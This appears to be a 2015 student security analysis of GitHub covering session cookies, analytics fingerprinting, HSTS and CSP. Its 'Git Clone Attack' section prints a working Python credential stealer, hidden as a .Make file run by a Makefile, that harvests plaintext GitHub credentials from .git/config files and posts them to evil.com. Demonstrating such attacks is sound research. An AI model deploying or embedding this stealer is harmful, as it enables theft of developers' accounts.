Security Analysis of Github

Sean Smith, Kyle Holzinger, Amalia Safer
swsmith, kholz, asafer @bu.edu

April 30, 2015

1 Introduction

Github is a website that makes it easy to collaborate on code. In the past it has been targeted by foreign governments over hosting software that allows citizens to avoid censorship. It has over 8 million users and hosts code that would be of interest to many governments. There is credible evidence that the Chinese government launched a ddos attack github.com using a tool called the great cannon. This indicates that Github is of great interest to many entities. `https://citizenlab.org/2015/04/chinas-great-cannon/`

2 Cookies

A session cookie called user_session is stored which contains a seemingly random nonce. When a get request is made to https://github.com, the cookie is sent and the database is queried to see if the cookie is valid. If the cookie is valid it will return user data as if the user is logged in. There are two more cookies of importance `logged_in` which is a yes/no value and `dotcom_user` which is the user's username. To impersonate a user, only the `user_session` is needed, the `logged_in` cookie will always be yes and the `dotcom_user` will be filled by the server if the `user_session` cookie is valid. When the user logs out, the cookie is invalidated by the server in a post request to https://github.com/logout that contains the content type and an authenticity token. The authenticity token is a random nonce that github uses to prevent against CSRF. If an attacker is using the user's cookie and the user logs out, the attacker's cookie will be invalidated.

When the user logs in, a post request is sent to `https://github.com/session` with the username, password and authenticity token.

One attack is to guess a random cookie and query to see if it's valid. There are approximately 8 million active github users at a time so roughly 8 million valid cookies. Since you don't need the `logged_in` cookie to be set correctly, you can construct a random cookie and check if it's valid. The length of the cookie is 80 characters and each character is from the universe (a-z, A-Z, 0-9, -, _) which has a size of 64. Say the set of correct cookies S has size $|S| = 8,000,000$, the universe U has a size of $|U| = 64^{80}$. The probability of guessing a correct cookie c is so low that it's not a reasonable attack.

$$Pr[c \in S] = \frac{|S|}{|U|} \approx 10^{-138}$$

3 User Tracking

Github does not serve ads as it's business model revolves around selling premium subscriptions. However it does track users for analytics purposes via Google analytics. It does this in two ways:

1. Google analytics sticks cookies on the user's browser. First it sticks a _ga cookie that expires in two years to distinguish between individual users, then it sticks a _utma cookie that expires in 30 years that is updated every time a request is sent to google analytics.

2. In the rare event that the user removes these cookies, google analytics tries to fingerprint the user. It collects the browser, operating system, extensions installed, model of the computer and a couple other distinguishing factors. This is collected from the `user_agent` header which contains information such as `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36`. Users who do not allow cookies are even easier to identify than other users as the server identifies that they don't allow cookies and then it's a smaller pool of people that they may be. The remaining identifying information is enough to identify the user. From my browser setup 22 bits of unique identifying information is available. Enough to make me distinct in a pool of $5,000,000$ people.

Browser Characteristic	**Bits of identifying information**	**One in x browsers have this**
User Agent	12.92	7752.4
HTTP_ACCEPT Headers	6.72	105.71
Browser Plugin Details	11.11	2205.31
Time Zone	4.06	16.67
Screen Size and Color Depth	4.18	18.16
System Fonts	17.21	151725.49
Are Cookies Enabled?	0.43	1.35
supercookie test	0.86	1.81

4 SSL Everywhere

All connections to github.com are done via https. This is enforced via HTTP strict transport security (HSTS). Github sets the `Strict-Transport-Security` header to `max-age`=31536000; includeSubdomains; preload. This ensures that for the next year, the browser will only accept connections from github.com over SSL. To further this Github is now included in the chrome STS file. This is a file that ships with Chrome and ensures that whenever Chrome goes to `github.com` it will only accept connections over SSL. Since Chrome is open source we dug up the STS (strict transport security) file and found the entry that corresponds to Chrome.

{ "name": "github.com", "include_subdomains": true, "mode": "force-https" }

The browser is very strict against SSL, once the HSTS header is sent it does not request non-https pages. The command line client for GIT is much less secure. If a request is made like:

```
git clone http://github.com/sean-smith/example.git
```


It first makes a request to `github.com` over HTTP. The page then sends back a response with status code `301 Moved Permanently` that redirects the browser to the https version. This leaks information such as the computer that the user is using, using the fingerprinting header method described earlier, the resource that the user is trying to access and potentially the username and the password of the user as described by an attack that we explain later.

All of the subdomains that correspond to github send all of their traffic over ssl. Github has an alternate domain `github.io` that sends all traffic over http. Github.io solely hosts user created web pages. Github can neither vouch for or protect the authenticity of pages hosted in github.io and therefore does not provide authentication for .io pages.

Subdomain	**Visitors**	**Percent of Daily Traffic**
github.com	12,910,000	85.34%
gist.github.com	1,237,000	8.18%
help.github.com	330,600	2.19%
codeload.github.com	206,500	1.37%
twitter.github.com	106,600	0.7%
status.github.com	89,100	0.59%
windows.github.com	87,700	0.58%
guides.github.com	56,700	0.37%

5 Git Clone Attack

Github relies on the security of Git which has much more security flaws than SSL. We demonstrate an attack the takes advantage of git (github) passwords stored in the clear.



1. First the user clones the repository using the command
   git clone https://kholzinger:<password>@github.com/kylelh/linkeffects

2. Then the user runs the Makefile, a standard procedure during installation.
   `make`

3. The `Makefile` parses the git username and password which are stored in .git/config file. The git username and password are also the github.com username and password. It also searches the entire home directory in the background for any config files with plaintext usernames and passwords.

4. We send the username, password, and ip address to the command and control server. We can then log into the users account.

You can see our compromised git repository here `https://github.com/kyleLH/linkeffects`, complete with a `README.md` that instructs the victim on how to 'install' the repository. For purposes of responsible disclosure it's private so send us an email to get access. We made a hidden file .Make python file and called it in the Makefile. The code in the hidden `.Make` file is included below. First it searches for a `config` file in the home directory with a plaintext username and password. Then it sends a post request with the username, password, and ip back to our server.

```
#!/usr/bin/env python

import urllib, urllib2, sys, socket, re, os

ip = socket.gethostbyname(socket.gethostname())


files = [os.path.join(dp, f) for dp, dn, \
fn in os.walk(os.path.expanduser("~/git")) for f in fn]

for cur in files:
    p1 = re.compile('\.git\/config$')
    p2 = re.compile('\/\/(.+):(.+)@github.com')
    m = p1.findall(cur)
    if not(m == []):
        f = open(cur, 'r')
        l = []
        for lines in f:
                l.append(lines)

        mess = ''.join(l).replace('\n', '')
        m2 = re.match(r".+\/\/(.+):(.+)@github.com.+", mess)
        if m2:
            results = (m2.group(1), m2.group(2))
            '''
            Here, you can use whatever
            URL you want. I used evil.com,
            and there is sample code
            in index.js which can be used to
            accept incoming post requests.
            '''
```

```
url = 'http://evil.com'
values = {'username' : results[0],
          'password' : results[1],
          'ip' : ip }

try:
    data = urllib.urlencode(values)
    req = urllib2.Request(url, data)
    response = urllib2.urlopen(req)
    the_page = response.read()
except:
    pass
```

6 XSS Defenses

Github has two major protections against cross-site-scripting (XSS) attacks. The first is two escape all user input. They use the standard Ruby on Rails library to encode html tags as their number equivalent. So the `<div>` tag is encoded as `&lt;div&gt;` but still renders the name. They also wrap all user input in quotes. The type of the quote changes depending on if the user enters a single quote or double. If the user enters a single quote then it will wrap it in double quotes and if the user enters a double quote then it will wrap it in single quotes.

```
<%=h "<p> will be preserved" %>
```

The second defense is to add a `Content security policy` header. CSP is a way of whitelisting domains that github.com is allowing to load into into the page. This gives us a unique insight into what resources github uses in it's pages. I included some of the interesting sources that github uses below. A csp header prevents the page from running scripts that are not from the source. The `*.wp.com` means that means that github allows wordpress subdomains. Wordpress used to issue `username.wp.com` domains to users. This is a security risk as a user could host a malicious script on his old `username.wp.com` then find some way to insert it into the page and it would be valid under the CSP header.

```
www.google-analytics.com
```

```
*.wp.com;
www.youtube.com
player.vimeo.com
checkout.paypal.com;
www.google-analytics.com
github-cloud.s3.amazonaws.com
```

7 References

1. We used this this online tool to fingerprint the browser much in the same way that Google Analytics does.
   `https://panopticlick.eff.org/index.php?action=log&js=yes`

2. There was an attack that's still possible listed here: `http://www.devfactor.net/2014/12/30/2375-amazon-mistake/`

3. Evidence the chinese targeted github.com in a ddos attack `https://citizenlab.org/2015/04/chinas-great-cannon/`